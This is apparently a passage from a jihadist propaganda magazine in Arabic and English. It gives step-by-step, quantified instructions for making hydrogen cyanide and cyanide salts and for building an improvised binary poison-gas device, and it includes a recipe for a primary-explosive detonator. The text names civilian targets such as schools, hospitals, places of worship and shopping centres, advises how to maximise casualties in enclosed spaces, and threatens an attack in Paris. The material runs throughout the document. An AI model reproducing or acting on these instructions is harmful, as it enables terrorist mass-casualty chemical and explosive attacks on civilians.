الصورة عند اضافة حمض الفوسفوريك الى حبيبات حديدو سيانيد البوتاسيوم الصفراء – تذكر اخي المجاهد لابد ان تتم هذة الطريقة عند التحضير في مكان خارج المنزل وفي مكان مكشوف للهواء – فبمجرد خلط المادتين ينتج الغاز القاتل بكمية قليلة ومع التسخين تزيد كمية الغاز الناتج لذلك اغلق الغطاء بسرعة

نلاحظ عند تسخين الخليط تبدأ بظهور فقاعات نتيجة التفاعل العنيف والذي بدورة ينتج غاز سيانيد الهيدروجين بكثافة .

يجب ان تكون ادوات التجربة مغلقة بأحكام فكما نلاحظ ان التفاعل عنيف وتتصاعد رغوة وفقاعات الي الاعلى كلما زادت درجة الحرارة

على الطرف الاخر من التجربة سوف يتحول غاز سيانيد الهيدروجين الى قطرات سائلة نتيجة تكثيفة بالبرودة وسقوط قطراتة على محلول هيدروكسيد الصوديوم وتحولة الى سم سيانيد الصوديوم و ماء



ستلاحظ ان التفاعل يبدأ بالهدوء ويتوقف انتاج الغاز
خاصة اذا وصلت درجة الحرارة الي فوق ١٠٠ درجة مئوية
وتذكر يجب ان تكون درجة التسخين اقل من ١٠٠ درجة

بعد انتهاء التفاعل نأخذ الخليط الذي تشكل الى سيانيد الصوديوم و ماء ونضيف لة الكحول الايثيلي مطهر الجروح(الاسبرتو المعروف) لكي يعجل بإنتاج كريستالات سم سيانيد الصوديوم البيضاء القاتلة

Then Ethanol is added, to crystallizes out the Sodium cyanide.

نلاحظ عند اضافة الكحول الاثيلي لخليط سيانيد الصوديوم والماء
تشكل بلورات بيضاء اسفل الوعاء وهي سم سيانيد الصوديوم القاتلة

بعد الترشيح والتخلص من الماء يتبقى لنا كمية ١٠ غرام من سم سيانيد الصوديوم والتي تكفي لقتل اكثر من ١٠٠ شخص

للتذكير هنالك نوعين من مادة حديدو سيانيد البوتاسيوم

النوع الاول بلورات لونها اصفر – اسمها و رمزها الكيميائي

Potassium ferrocyanide - K4[Fe(CN)6]

اما النوع الثاني من حديدو سيانيد البوتاسيوم فهي تختلف برقم كما يظهر في اسمها ولون حبيباتها احمر

potassium ferricyanide- ([K3[Fe(CN)6)

وللعلم ان بلورات حديدو سيانيد البوتاسيوم تعتبر غير سامة وتستخدم في الطلاء والرسم ولكن عند تفاعلهما مع الاحماض وتسخينهما بعنف ينتج غاز سيانيد الهيدروجين كما سوف يتضح مقاطع الفيديو المرفقة - والجرعة القاتلة للفار من حديدو سيانيد البوتاسيوم الصفراء تقريبا ٦٤٠٠ ملغ لكل كلغ للجرذان – يعني ٦ غرام ونصف .

(٢) طريقة تحضير سيانيد البوتاسيوم (بودرة)

(as seen in video 2)

الشرح التفصيلي لمقطع الفيديو المرفق رقم (٢) والذي يتحدث عن طريقة تحضير غاز سيانيد الهيدروجين ثم تكثيفة بالبرودة فيختلط مع محلول هيدروكسيد البوتاسيوم وتتشكل مادة سيانيد البوتاسيوم (بودرة)

تم استخدام حبيبات حديدو سيانيد البوتاسيوم الحمراء+ حمض الفوسفوريك (كما يمكن استخدام حمض الكبريتيط المركز) لإنتاج غاز سيانيد الهيدروجين

Making Hydrogen Cyanide and Potassium Cyanide

Hydrogen Cyanide is a VERY toxic liquid, and because of it's low boiling point (27C) it evaporates quickly.


Potassium Cyanide is a VERY toxic solid, and the salt releases small amounts of hydrogen cyanide. Amounts under half a gram can kill a grown man.

This is an informational video, not a tutorial. I show you how this works, so you don't have to figure that out.

Some parts of the video are missing, because capturing it on video is not my first priority when handling cyanides.

I used these chemicals:

المواد المطلوبة في هذة التجربة :



حمض الفوسفوريك على اليسار – وفي الوسط حبيبات حديدو سيانيد البوتاسيوم الحمراء – وعلى اليمين مادة هيدروكسيد البوتاسيوم

Who did this experiment , him was reckless. The experiment was carried out without proper equipment and absence of experience (as you can see in the video 2) .
him did this experiment because him had the idea of making a cyanide salt in mind, and really wanted to go through with it. It almost went horribly wrong, him breathed significant amounts of hydrogen cyanide gas, and could smell the characteristic almond scent.
I strongly disrecommend making cyanides. I made this video so you can see how it can be done, but don't try this yourself .

The main reaction is based on breaking down stable Iron-hexacyanide complexes (like ferrocyanide or ferricyanide).
This can be done by heating with a strong acid. Sulfuric acid is too strong, the temperature will rise extremely, and hydrogen cyanide gas will break out (as seen in video 2).
Phosphoric acid is better, as it will react controllably and only at high temperatures.
This way, the amound of HCN gas can be controlled.
50% concentrated sulfuric acid might work.

Here's a picture of the setup. Although an actual setup would be better.

خليط حمض الفوسفوريك
وحديدي سيانيد البوتاسيوم
Phosphoric acid
+ Ferricyanide
غاز سيانيد الهيدروجين المكثف + ماء
HCN/water mix
40% KOH solution
محلول هيدروكسيد البوتاسيوم
تركيز ٤٠ بالمائة ...
Boiling water bath
مصدر الحرارة - حمام مائي ساخن

After the acid was mixed with the ferricyanide,
the container was sealed of and placed in the boiling water bath.
Once hot, the blue turned intense dark blue, due to formation of iron-ferricianide complexes. After heating for about 10-20 minutes, bubbles started evolving. These bubbles consist of HCN gas and/or steam, and they follow their way to the tube.
In the tube, the water will condense relatively fast, which can be seen by condensating liquid at the start of the tube.
The HCN condenses further fown.

Slowly, HCN drips out of the tube into the hydroxide solution, reacting to potassium cyanide instantly.It is practically impossible (and unnecessary) to collect pure HCN, as it will evaporate almost instantly (it's boiling point is 27C).
The mix was heated for one hour in the water bath,
after this the amount of gas decreased. From this point,
direct heat was applied, to speed up the reaction again.
After another 30 minutes of heating, the reaction was stopped.


It took me some time to figure out how, but I found a way to separate the hydroxide from the cyanide. You have to boil the solution down untill almost no more water is present.
This might sound a little dangerous, but the high concentration of hydroxide keeps the cyanide from forming HCN.Once all the water was gone, methanol was added. Potassium hydroxide is soluble in methanol, potassium cyanide is barely soluble in methanol. Adding the right amount will dissolve all of the hydroxide, but leave almost all of the cyanide out.

Now the solution was filtered, the potassium cyanide remains as a white crystalline solid in the filter.
Don't bother drying the cyanide, having it a little methanol - wet is just perfect. Water is a stronger acid than methanol, which means moisture from the air will cause small amounts of hydrogen cyanide to evaporate from the salt. Keeping the salt under methanol will prevent reaction with water.

في التجربة السابقة تم
استخدام فرن كهربائي
للتسخين – اما هنا فتم
استخدام اسلوب الحمام
المائي الساخن وهو وعاء
كبير فية الماء ويوضع
فوق مصدر الحرارة وكاس
التجربة يوضع في الماء
المغلي كما يظهر في الصورة
The setup (in the pan is water)

صورة الانبوب الذي يعتبر وسيلة ايصال الغاز السام المكثف الي محلول هيدروكسيد البوتاسيوم

الصورة للانبوب وقد غمر في محلول الماء وهيدروكسيد البوتاسيوم المعد سابقا



I put in 12g of potassium ferricyanide, and then added 25g of 75% phosphoric acid.

I covered the hole on the top with 4 layers of plastic foil and a rubber band, so if things go wrong, the hot cyanide mix does not blow up the glass container.

تمت اضافة كمية ١٣ غرام من حبيبات حديدو سيانيد البوتاسيوم الحمراء ثم اضيفت اليها كمية ٣٥ غرام من حمض الفوسفوريك تركيز ٧٥ بالمائة وتم اغلاق الغطاء بسرعة ،

هنا لم يتم تكثيف الغاز بالبرودة بل تم غمر الانبوب الذي يوصل الغاز في محلول هيدروكسيد البوتاسيوم ونلاحظ فقاعات الغاز في المحلول

في حالة تبخر الماء الذي في الحمام الساخن يضاف الماء من جديد حتى نهاية التفاعل – ان فائدة الحمام الساخن هو ان تكون درجة الحرارة متساوية على كاس التجربة فلا ينكسر

The mix has been boiling for 45 minutes. Now I have a solution that has both KCN and KOH in it. First, I am going to boil it down. The KOH will prevent the hydrolysis of the KCN to form HCN.

After the mix coocked down, I added methanol. KOH solves in methanol (40g/100ml), KCN just a little bit (<4g/100ml).


بعد حوالي ٤٥ دقيقة انتهى التفاعل وأصبح لدينا في الطرف الاخر محلول يتكون من سيانيد البوتاسيوم + ماء

هنا تم استخدام الكحول الميثيلي (الميثانول) لتعجيل ظهور بلورات سيانيد البوتاسيوم وبعد ظهورها تم ترشيحها عبر مرشح دقيق المسام كما في الصورة تحت

يتم حفظ السم في وعاء مناسب بعيدا عن الضوء

في الجزء الثاني من مقطع الفيديو رقم (٣)

ينصح صاحب التجربة بعدم استخدام حمض الكبريتيك
لأنة عنيف التفاعل مع حبيبات حديدو سيانيد
البوتاسيوم حتى وان كان تركيز الحمض ٥٠ بالمائة .



ولكن نحن من الافضل لنا ان نستخدم حمض الكبريتيك
المركز اولا لان تفاعلة العنيف ينتج لنا غاز اكثر وبشكل
اسرع ويكون عامل التسخين عامل ثانويا خاصة ان تم
اتباع نفس فكرة المبتكر الفريد – على العموم يمكن روية
التفاعل العنيف وكيف انتشر الغاز السام في الجو حتى قبل
التسخين ولولا ان التحضير كان في مكان مكشوف لكان صاحب
التجربة في خطر كبير فقد تشتت الغاز السام في الجو المحيط ،
هذة التجارب الكثيرة تفيد المجاهد في استيعاب المخاطر .

I will show you why you can not do this experiment with concentrated sulfuric acid.

You should dilute the H2SO4 to a 50% solution first. It takes longer to complete the boiling proces this way.

الصورة تبين عند اضافة حمض الكبريتيك ذو اللون الغامق الى حبيبات حديدو سيانيد البوتاسيوم الحمراء

وبوقت اقصر من
التجربة السابقة

اذا ان المسالة عبارة عن دائرة متكاملة وعلى حسب خبرة المجاهد وظروفة فهو يختار اما سم السيانيد البودرة او الغاز او السائل السام وكلاهما خطيرين في التعامل فالحذر

فمن وجهة نظري فاني ارى ان ما يهم المجاهد هو انتاج غاز سيانيد الهيدروجين بشكل مباشر لذلك لا حاجة الي تبريدة للحصول على حمض السيانيك السائل او الي تحويلة الي سم بودرة .
فببساطة فيتم ابتكار الية معينة كفكرة المبتكر الفريد الذي سيشرح لاحقا ، فيتم خلط أي نوع من حديدو سيانيد الحمراء او الصفراء مع حمض قوي ويتم التسخين الي فوق درجة ٨٠ مئوية وسوف ينتج غاز سيانيد الهيدروجين القاتل في الهدف المحدد للغزوة – وهذة من ارخص الطرق لتحضير الغاز نظرا لان بلورات وحبيبات حديدو السيانيد متؤفرة ورخيصة الثمن مقارنة بغيرها .

تذكر اخي المجاهد لا تطبق ما في ملفات الفيديو المرفقة الا عندما تطبق جميع الاحتياطات اللازمة من مكان مكشوف للعمل ومناسب وارتداء القفازات والكمامات مع اني افضل في كل الظروف ان لا يتم تطبيق مافي ملفات الفيديو واغلب طرق انتاج (غاز سيانيد الهيدروجين) الا عند الهدف الصليبي او اليهودي ووفق الآليات وأفكار سنبين بعضها في الصفحات القادمة من المجلة

(ان مقاطع الفيديو تم وضعها وشرحها للتطوير الذاتي ويؤفر على الاخ المجاهد التجربة المسبقة) ،

ومن خلال الطرق السابقة يتضح لنا ان أسهل ثلاث طرق لتحضير ولنشر غاز سيانيد الهيدروجين القاتل هي

١- تفاعل مادة سيانيد الصوديوم او سيانيد البوتاسيوم مع احدى الاحماض المركزة (عند خلطهما مع بعضهما البعض) .

٢- تفاعل مادة حديدو سيانيد الصوديوم او حديدو سيانيد البوتاسيوم مع حمض الكبريتيك ولكن في وجود حرارة عالية .

٣- تفاعل حديدو السيانيد العادي مع حمض الكبريتيك المركز .

والمجاهد يختار الانسب لة والطريقتين متشابهتين في انة لابد من الحصول على مادة السيانيد بأنواعها سواء كسيانيد او كـ حديدو سيانيد ولكن الاختلاف البسيط انة في الحالة الثانية نحتاج الى تسخين عالي للخليط لضمان تشكيل غاز سيانيد الهيدروجين

(الخلاصة)

(ان المواد التي يحتاجها المجاهد ببساطة هي كالتالي)

١- بودرة سيانيد البوتاسيوم او سيانيد الصوديوم .

٢- حديدو سيانيد البوتاسيوم او حديدو سيانيد الصوديوم او ازرق بروسيا وهو حديدو السيانيد العادي .

٣- أي نوع من الاحماض ويفضل حمض الكبريتيك وان يكون تركيزة عالي .

نكرر الملاحظة الهامة !! (في حالة توفر المادتين سواء بشراء مادة سيانيد الصوديوم المتوفرة كسم للفئران ولونها ابيض او مادة حديدو السيانيدات من المراكز التي تبيع المستلزمات الطبية والمعملية او بشراء حمض الكبريتيك من محلات بطاريات السيارات عندها نكون قد اكملنا ٩٩ % من التحضير للغاز القاتل ولم يبقى الا نشرة في اعداء الله ولذلك فان الشرح التالي والمفصل هو للإخوة المجاهدين الذين قد جهزوا تلك المواد وهذة بعض الافكار والآليات لنشر الغاز القاتل)

SOON IN
PARIS !!

المبتكر الفريد
وكلب الصليب بوش
The Mubtakar
An Improvised Cyanide-Producing Device
5

في الصفحات القادمة سنتحدث عن المبتكر الفريد للقضاء على الكافر العنيد – هذة الاداء التي تنتج الغازات السامة وفق مبدأ السلاح الكيميائي الثنائي (أي مادتين مختلفتين وعند اندماجهما وفق فكرة معينة ينتج من تفاعلهما مجموعة من الغازات السامة)

وهذا الاداء كانت قد نشرت منذ سنوات على المنتديات الجهادية وقصتها – انة قبض على احد الاخوة في البحرين ووجد هذا الملف في جهاز الكمبيوتر الخاص بة وإثناء التحقيق معة اخبرهم انة كان قد تناقش مع اول امير لتنظيم القاعدة في جزيرة العرب الشهيد يوسف العييري في فكرة استخدام هذا الاسلوب في مترو انفاق نيويورك وان الامير ابلغ الشيخ ايمن الظواهري بالمخطط وان الشيخ ايمن قد اوقف الهجوم قبل تنفيذة بـ ١٥ يوم بحجة ان لدى القاعدة سلاح اكثر فتكا

فما كان بالاجهزة الامنية بالبحرين الا ان تخبر مخابرات ال سعود وبدورها ابلغت المخابرات الامريكية – مما جعلها توقض الرئيس الامريكي السابق بوش من عز نومة – لتخبرة عن المخطط وتحذرة مما جعلة في حالة غضب وبدا بإطلاق الالفاظ القبيحة على المجاهدين وخطابة مشهور حين وصف المجاهدين بالفاشيين .
ان هذة الاداة المبتكرة مبنية على تفاعل موادها بشكل متتابع لإنتاج غاز سيانيد الهيدروجين + غاز كلوريد السيانوجين وبعض من التوابع مثل غاز الكلور – وهذان الغازان قاتلان ويصنفان في نفس الفئة فئة العوامل القاتلة الدموية .
وللعلم كان قد قام احدهم بتعديل الملف واستبدل حمض الكبريتيك بدلا عن حمض الهيدروكلوريك وهذا الاسلوب سوف ينتج فقط غاز سيانيد الهيدروجين فقط ولذلك فمن الأفضل ان يستخدم حمض الهيدروكلوريك لضمان انتاج الغازين القاتلين لان الفكرة في هذة الاداة مرتبة ومنظمة وليست مجرد خلط مواد .

In 1995, a device was discovered in a restroom in the Kayabacho Tokyo subway station, consisting of bags of sodium cyanide and sulfuric acid with a remote controlled motor to rupture them in what was believed to be an attempt by the Aum Shinrikyo cult to produce toxic amounts of hydrogen cyanide gas.

In 2003, Al Qaeda planned to release cyanide gas into the New York City Subway system. The attack was supposedly aborted because there would not be enough casualties.

بسم الله الرحيم

فتح من الله ونصر مبين

المبتكر الفريد

لإيصال السفاح الأثيري إلى الكافر العنيد

مقدمة

الحمد لله وحده ، وصلى الله وسلم على من لا نبي بعده ، وعلى آله وصحبه وسلم تسليماً .

أما بعد ، فمما هو معلوم لدى المختصين بالعلم من المجاهدين ، أن من أكثر الأسلحة فتكاً ، وأشدها إرهاباً ، وأقلها كلفةً ومؤونة : الغارات القاتلة . ولولا خلو الساحة من طريقة تيسر وصول الحمولة القاتلة ، بالكمية الكافية ، مع أمن الخطورة على صانعها وحاملها ومستخدمها ، لكانت هي الأداة المفضلة للإرهاب العدو ، ومواجهة جيوش الكفر الجرارة ، بين الفئة القليلة العامتة على أصل الدين المضيّع ؛ الجهاد لإعلاء كلمة الله في الأرض .

فرنا ، وإلى هذه الغاية ، انبرى شباب صملوا هم الدين وإعلاء رايته ، ليسدوا الثغر ، ويكملوا النقص . فكانت عبارة تجارب الشهور والسنين - تجهيزاً وإعداداً - هذا المبتكر المشروح في الصفحات التي بين يدي القارئ ، والتي تحكي بين السطور : روح المقاومة ، وصبر المكابدة ، ومرّ التجربة . وفي هذه الصفحات من الفتح العظيم ، والتوفيق المعين ، إن شاء العلي القدير ، ما نرجو أن يكون السبب الكبير في نصر فئة المؤمنين ودين الحق المبين .

ثمرة المبتكَر

١. عبوة واحدة سهلة التحضير ورخيصة التجهيز لأي كمية مرغوبة من الحمولة ، سواءً أكانت علبة – أو أكثر – محمولة باليد ، أو حاوية يتم إسقاطها من طائرة محلِّقة .

٢. المواد الجافة في المبتكر ممنوعة عن التفاعل بالمواد السائلة ، بكون السائلة في هناني زجاجية محكمة الإغلاق . لبدء التفاعل لا يحتاج المستخدم لأكثر من رمي العبوة التي تحمل الهناني الزجاجية والمواد الجافة بقوة ، أو من عَلُ ، فتنكسر الهناني بعضها ببعض ، وتختلط المواد السائلة بالجافة ، منتجة بتفاعلها غازات تنبعث من ثقوب العبوة بقوة . كما يمكن استخدام صاعق صغير جداً بين الهناني لكسرها ، وذلك لمزيد من التحكم .

٣. مواده الأولية يسهل الحصول عليها ، وإعداده كذلك متيسر ومأمون للجميع .

٤. إيصال الحمولة القاتلة أصبح مهمة سهلة ومأمونة على حاملها .

٥. في حجمه وسهولة تناوله اكتسب المبتكَر مرونة كبيرة في الاستخدام ، سواءً مع صاعق أو بدونه ، وسواءً كان الصاعق مع أو بدون مؤقِّت . هذا مع الأمان التام للمستخدم في الوقت نفسه .

٦. لا تعتمد فاعلية المبتكَر على استخدام صاعق . فإن كان الاختيار استخدام الصاعق ، فالكمية المطلوبة منه لا تتعدى الجرام الواحد ، مما يؤمّن عدم إحداث أي صوت ملفت للنظر ، وخاصة في الأماكن المكتظة .

٧. باستخدام مزيج من غازين سامين في المبتكَر ، أمكن الحصول على نتائج فتاكة وفورية . فأحد الغازين يشل الجهاز العصبي مسبباً تعطل القلب والرئتين ، وغالباً ما يموت منه المصابون من العبوة ، بينما الآخر يخدش الأغشية الرقيقة بالرئة ، مسبباً امتلاء الحويصلات الهوائية بالدم ، فيختنل مستنشقه خنقاً وبأبشع صورة ، حيث تسيل دماؤه من الفم والأذنين والمنخرين ، فيثير الرعب .

٨. كمية المواد الموصوف صناعتها في هذا الشرح تكفي فعاليتها لدائرة قطرها ٢٠٠ متر . ويستمر المفعول عادة إلى ساعة كاملة ، بسبب ثقل وزن الغازات الناتجة . ولا يُنصح بالاقتراب من المنطقة قبل مضي ٨ ساعات من وقت انطلاق الغازات .

٩. يمكنك إعداد كميات أكبر من المواد ، بنفس الطريقة ، إذا حافظت على نسب المواد المستخدمة .

١٠. الغاز الخادش لا يمكن الوقاية منه إلا باللباس الواقي الكامل ، لأن قناع الغاز وحده لن يوقف تأثير الغاز الخادش على منطقة الجلد الملاصقة لحواف القناع حول الرقبة ، مضطراً المقاتل إما لنزعه فيموت ، أو الانشغال بآلامه الشديدة .

١١. في حال استخدام الكفار للباس الواقي الكامل ، فإن هذا اللباس يشل من حركة المقاتلين – كما هو معلوم – فيصبحوا فريسةً سهلةً للمجاهدين ، وإن نجوا من تأثير الغاز .

مجالات الاستخدام

يمكن استخدام المبتكَر في أي محيط مغلق ، محدود المنافذ ، يأمن المجاهد عدم دخول غير العناصر المراد هتلها فيه . كمثال :

- محلات الدعارة
- مسارح التمثيل
- مجمعات التسوق
- المعابد اليهودية
- دور الرقص
- المطارات (لا محطاتها لأنها مراقبة بالكاميرات)
- المدارس
- المستشفيات
- نوادي الخمر والمطاعم
- دور الربا
- دور السينما
- الصالات الرياضية المغلقة
- صالات القمار
- الكنائس العامة في الدول الإسلامية (مع موازنة المصلحة بالمفسدة الواقعة بعامة المسلمين حينئذ كما لا يخفى)

هذا مع ملاحظة التالي لفاعلية المبتكَر :

١. أسرع طريقة لنشر الغاز في الأماكن المغلقة هو باستغلال مراكز التهوية والتبريد المركزية في مبانيها – إن توافرت – باستخدام كمية من العبوات في داخلها .

٢. في حال استخدام الصاعق ، يمكن نصب العبوات والتحكم بالصاعق عن بعد ، أو استخدام المؤقّت لتفجير الصاعق . وكل ذلك يرجع إلى ترتيب الفنة المجاهدة لتفاصيل العملية ، والإمكانيات المتوافرة لها .

٣. يراعى عند نصب العبوات في داخل المباني ، أن توضع عند مداخلها ، ومخارج الطوارئ منها تحديداً .

٤. يمكن استخدام المبتكَر في محيط مفتوح – بالكميات الكافية للفتك – إذا أُمن عدم اختلاط صفوف العدو بعناصر مسلمة ، وابتعاد صفوف المجاهدين بالقدر الكافي .

٥. يمكن الاستغناء عن الصاعق عند الاستخدام في محيط مفتوح ، بإسقاط عدد كافٍ من العبوات على العدو ، من كمين من علو مناسب ، أو بالطائرات ، أو قذفها عليه بالمنجنيق ، إن كانوا بأرض مستوية .

٦. لا ينبغي استخدامه كشحنة في قذيفة صاروخية ، حيث أن المواد الجافة في المبتكر قابلة للاشتعال ، واشتعالها مختلف لفاعليتها .

تنبيهات لا بد منها

١. قد لا يبلغ العامل من ثمرة العمل إلا أجر نيته فيه . فلينوِ المجاهد رفع راية التوحيد بالإثخان في أعدائها ، وليخلص المجاهد إخلاصاً يُكافأ ، إما بنصر عاجل ، أو جنة تُنسيه محن الدنيا وآلامها .

٢. ليتق امرؤ ربه في استخدام هذه الوسائل وغيرها . فدماء المسلمين مضاعفة الحرمة ، وفي إيذائهم إجرام لا يمكن لصقه بصفة المجاهدين .

٣. استخدم هذا المبتكَر – كأي سلاح ذو حدين – بحكمة وتأنٍ ، دون استعجال في أي مرحلة ، ومع مراعاة كافة الاحتياطات في جميع الأوقات .

٤. يراعى أثناء تجهيز المواد : وجود كمية كبيرة من الماء البارد في وعاء يسهل صبه . ففي حال خشية أي تفاعل غير مرغوب ، يمكن استخدام هذه الكمية بسكبها على جميع المواد ومن ثم البدء في التجهيز من جديد .

٥. يراعى أثناء الاستخدام في محيط مفتوح : قوة وجهة دفع الريح ، وموقع المسلمين منها حين الاستخدام .

٦. ركاب الطائرات يمرون بأحزمة أمنية في المطارات ، والمواد الكيماوية سهلة الالتقاط على الكلاب المدربة ، فينبغي ترك استخدام المبتكَر في مثل هذه الأماكن .

المواد المطلوبة


- مكونات "السفاح الأثيري":

١. حمض الهيدروكلوريك hydrochloric acid (لتر واحد) . سائل يمكن الحصول عليه من محلات صيانة راديترات السيارات ، حيث يستخدم في عملية تنظيفها .

٢. برمنجنات البوتاسيوم potassium permanganate (٧٥٠ جرام) . بلورات حمراء تستخدم في تعقيم الخضروات بإذابتها في الماء وغمس الخضار في المحلول . تتوافر عند بائعي المواد الزراعية .


٣. سيانيد البوتاسيوم potassium cyanide (٧٥٠ جرام) . مسحوق أبيض مائل للاصفرار ، يباع للاستخدام كسم للفئران . **لا تتناول هذه المادة بيديك إلا بحذر شديد ، وباستخدام القفازات الواقية .**

• مواد التعبئة :



١. علبة معدنية (تنك أو حديد) مع غطائها . كمية المواد المستخدمة في هذا الشرح تحتاج إلى علبة بحجم عبوة حليب مجفف معدنية من الحجم الكبير (٣ كيلوجرام) . 	٢. أربعة زجاجات سعة ٣٠٠ ملليلتر ، كزجاجات المشروبات الغازية . ويُفضَّل ما كان زجاجه رقيق سهل الكسر . ويُراعى نزع أي غلاف محيط بالزجاجة . 

٣. أربعة أغطيـــة فلينيـــة للزجاجـــات السابقة . 	٤. شريط لاصق لإحكام سد الفلينات . 



٥. صاعق (اختياري) ، إما معد سابقاً ، وإلا فيُفضَّل أن يكون مـــن بروكســـيد الأسيتون ، أو أزيد الفضة ، أو أزيد الرصاص ، أو بروكســـيد الهيكســـامين . وسيأتي لاحقاً طريقة سريعة لتجهيز صاعق سهل وفعال من بروكسيد الأسيتون (أم العبد) .

• مواد مساعدة للتجهيز :


١. قمع زجاجي لملء الزجاجات بالحمض . 	٢. ورق مقوّى بارتفاع العلبة ، ويبلغ طوله المحيط الدائري للعلبة ، أو أطول . 
٣. مطرقة ومسمار عريض لعمل الثقوب في العلبة. 	٤. قفازات يد مقاومة للحمض. 

٥. إناء كبير من الماء البارد لحالات الطوارئ وإخماد أي تفاعل غير مرغوب .

طريقة التجهيز

١. يُصب في كل زجاجة مقدار ٢٥٠ ملليلتر من حمض الهيدروكلوريك باستخدام القمع الزجاجي . من المهم أن تكون القناني والقمع من الزجاج لعدم حدوث أي تفاعل بينهما وبين الحمض . كذلك فإن عدم ملء الزجاجة كاملةً ضروري ، مراعاةً لتمدد السوائل في الأجواء الحارة .

٢. يُغسل أي أثر للحمض من السطح الخارجي للزجاجات ويُحكم قفل فوهة الزجاجات بالفلين ثم يتم إحكام غلق الفلين باستخدام الشريط اللاصق مراعاةً لأي ضغط من الداخل قد ينتج من تمدد السوائل في الأجواء الحارة.




٣. يُتأكد من تنظيف بقايا الحمض عن الأسطح الخارجية للزجاجات، ثم تُربط الزجاجات الأربع ببعضها بلف الشريط اللاصق حولها من الأعلى فقط لإعطاء فرصة لكسر أسفلها.

٤. باستخدام المطرقة والمسمار، اعمل عشرة ثقوب حول السطح الخارجي لعلبة الحليب من الأعلى، وخمس ثقوب في غطاء العلبة. ينبغي أن يكون حجم كل ثقب بعرض قلم الكتابة.

٥. توضع الزجاجات في العلبة.


٦. يُلف الورق المقوى في المنطقة بين جدار العلبة والزجاجات ، ليكوّن فاصلاً بين الاثنين .



٧. يُملأ الفراغ ما بين الزجاجات والورق بالكلس المكون من مسحوق سيانيد البوتاسيوم .

٨. يُملأ الفراغ ما بين الورق وجدار العلبة بالكلس المكون من بلورات برمنجنات البوتاسيوم .

٩. تُثقب جوانب العلبة من أعلاها بعشرة ثقوب ، ويُثقب غطاء العلبة بخمسة ثقوب ، كل ثقب من هذه الثقوب بقطر قلم الكتابة .



١٠. **خطوة اختيارية** : يوضع الصاعق أسفل العلبة وسط الزجاجات ويُثبّت هناك ، وذلك من أجل أن يكسر قواعد الزجاجات فيُتأكد من تفريغ جميع محتوياتها .

منظر عُلوي للمبتكَر

١١ . يُرفع الورق الطفوكي من العلبة بأنٍ .

١٢ . يُحكم إغلاق العلبة .

ملحوظات :

- البرمنجنات مادة مشتعلة فينبغي جعلها في الموقع المذكور دائماً لإبعادها عن الصاعق (إن كان سيُستخدم) من أجل الحفاظ على كفاءتها . فإن لم يتيسر الفصل بالورق ، فيمكن جعل السيانيد بالأسفل والبرمنجنات فوقها ، مع التأكد من تثبيت الصاعق في أسفل العلبة في كل الأحوال .
- يُتأكد من أن كمية الصاعق ما بين جرام إلى ثلاثة جرامات (حسب سمك الزجاج) بحيث لا يزيد مفعوله عن حاجة كسر الزجاج فقط لأن المواد الحافة في المبتكر قابلة للاشتعال واشتعالها متلف لفاعليتها .

تجهيز الصاعق "أم العبد" (اختياري)

وسيتم شرح طريقتان للتجهيز :

١. الطريقة التقليدية . وهي أكثر أماناً ، ولكن الكمية الناتجة من المادة الفاعلة أقل . كما وأنها تستغرق ٢٢ ساعة من الانتظار .

٢. الطريقة الحديثة . وهي تستغرق نصف ساعة من العمل ، إلا أن ناتجها أكثر وأجود وأقوى فاعلية .

- **مكونات "أم العبد" :**

١ . عشرة ملليلتر من الأسيتون الصافي Acetone . وهو سائل يمكن الحصول عليه من الصيدليات .

٢ . عشرة ملليليتر من بروكسيد الهيدروجين hydrogen peroxide بتركيز ٦٥٪ أو أكثر . وهو سائل مطهر يباع في الصيدليات بتركيز ٨ % . إذا بخرت أربع أخماسه في إناء "بايركس" Pyrex يكون الخُمس المتبقي بالتركيز المطلوب.

٣ . حمض الكبريتيك المركز sulfuric acid . يُستخدم ٢.٥ ملليلتر للطريقة التقليدية أو ١٠ ملليلتر للطريقة الحديثة . ويمكن الحصول عليه بتبخير ماء بطاريات السيارات تبخيراً تاماً .

- مواد مساعدة للتجهيز:

١. إناء كبير من الماء البارد لحالات الطوارئ وإخماد أي تفاعل غير مرغوب .

٢. إناء "بايركس" يستعمل للتسخين والتبخير .

٣. قناع مانع للاستنشاق المباشر للأبخرة .

٤. قفازات يد مقاومة للحمض .

٥. غطاء واقي للعينان .

٦. حوض يحوي حمام مائي مبرد بالثلج المضاف له الملح .

٧. وعاء زجاجي يتم خلط المزيج فيه .

٨. عود زجاجي للخلط .

٩. ترمومتر حراري مئوي .

١٠. ورق ترشيح .

١١. محلول لغسل البلورات مكون من: ماء + بيكربونات الصوديوم بنسبة ٢% .

- **طريقة التجهيز:**

١. يوضع الوعاء الزجاجي في الحوض.
٢. يُصب الأسيتون مع بروكسيد الهيدروجين ويخلطان في الوعاء الزجاجي **مع ملاحظة بقاء درجة حرارة الخليط ما بين ٣ إلى ٥ درجات مئوية طوال عملية التجهيز**.
٣. يُرفع الوعاء عن الحوض متى ما بدأت درجة الحرارة في الهبوط عن الدرجة المطلوبة. كما يمكن زيادة الثلج في الماء متى ما بدأت درجة الحرارة في الارتفاع عن الدرجة المطلوبة.
٤. يُستعان بأخ يبدأ في إضافة حمض الكبريتيك المركز بالتنقيط إلى الوعاء، مع استمرار الخلط ومراقبة الحرارة من قِبل آخر حتى يتم تنقيط جميع الحمض في الوعاء.
٥. من الطبيعي انبعاث بعض الأدخنة مع صوت فرقعة عند إضافة كل نقطة من حمض الكبريتيك المركز. يُستخدم إناء الماء البارد لوقف حدوث أي آثار غير مرغوبة،

٦. بعد انتهاء عملية التنقيط يتم تقليب محتويات الوعاء لفترة بسيطة مع مراقبة الحرارة.
٧. في الطريقة التقليدية . يتم وضع الوعاء في الثلاجة لمدة ٢٤ ساعة حتى تظهر بلورات بيضاء (ومائلة للاصفرار أحياناً) في قعر الوعاء . وفي الطريقة الحديثة . يتحول أغلب المحلول إلى بلورات بعد ربع ساعة من ترك الوعاء في جو بارد .
٨. يُرشَّح المحلول باستخدام ورق الترشيح . ثم تُغسل البلورات الناتجة عن الترشيح بمحلول بيكربونات الصوديوم .
٩. تُجفف البلورات الناتجة بتركها في غرفة جيدة التهوية . ودون تعريضها لأشعة الشمس المباشرة .
١٠. يُمكن تجربة فتات بسيط من البلورات المتكونة بطرقها بحجر . فتُصدر صوت فرقعة إن تمت العملية بنجاح .
١١. تُعبأ البلورات في أي علبة حاوية بكمية بين الجرام الواحد وإلى الثلاثة جرامات (حسب القوة المطلوبة لكسر سماكة الزجاجات) مع مراعاة رقة جدران العلبة الحاوية للحفاظ على قوة التفجير .
